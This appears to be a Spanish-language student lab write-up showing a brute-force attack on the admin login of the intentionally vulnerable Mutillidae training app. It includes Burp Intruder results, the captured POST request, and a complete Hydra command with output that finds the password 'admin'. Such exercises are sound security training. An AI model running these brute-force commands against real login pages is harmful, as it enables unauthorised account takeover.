Request Payload 1 Payload 2 Status Error Timeout Length Comment
98 pasta admin 200 50749
99 sabor admin 200 50749
100 clase admin 200 50749
101 compaÃ±eros admin 200 50749
102 intrusion admin 200 50749
103 desilucion admin 200 50749
104 ataques admin 200 50749
105 admin admin 302 50892
106 rosca admin 200 50795
107 fiesta admin 200 50795
108 navidad admin 200 50795
109 cafe rosca 200 50795
110 pasta rosca 200 50795
Request Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Tue, 20 Dec 2022 21:02:44 GMT
3 Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
4 X-Powered-By: PHP/5.3.2-1ubuntu4.30
5 Set-Cookie: username=admin
6 Set-Cookie: uid=1
7 Location: index.php?popUpNotificationCode=AU1
8 Logged-In-User: admin
9 Vary: Accept-Encoding
Search...
0 matches
Finished

Ejercicio 3 - Hydra

- Uso de Hydra con diccionarios creados manualmente para conseguir la contraseña del usuario admin en el ejercicio: Mutillidae > OWASP 2013 > A2
    - - Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login

Se realiza el ataque con hydra, se ingresa con una entrada post ya que se trata del método post

Request

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://10.0.2.24
0 Connection: close
1 Referer: http://10.0.2.24/mutillidae/index.php?page=login.php
2 Cookie: showhints=1; PHPSESSID=mqio43d0m49s32c6cgt96m0401; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
3 Upgrade-Insecure-Requests: 1
4 Sec-GPC: 1
5
6 username=vero&password=vero&login-php-submit-button=Login
```

```
┌──(root㉿kali)-[~]
└─# hydra -V -l admin -P /usr/share/wordlists/multillidae2.txt 10.0.2.24 http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-21 02:04:22
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), ~1 try per task
[DATA] attacking http-post-form://10.0.2.24:80/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "cafe" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "pasta" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "sabor" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "clase" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "compañeros" - 5 of 12 [child 4] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "intrusion" - 6 of 12 [child 5] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "desilucion" - 7 of 12 [child 6] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "ataques " - 8 of 12 [child 7] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "admin " - 9 of 12 [child 8] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "rosca" - 10 of 12 [child 9] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "fiesta" - 11 of 12 [child 10] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "navidad" - 12 of 12 [child 11] (0/0)
[80][http-post-form] host: 10.0.2.24   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-21 02:04:22
```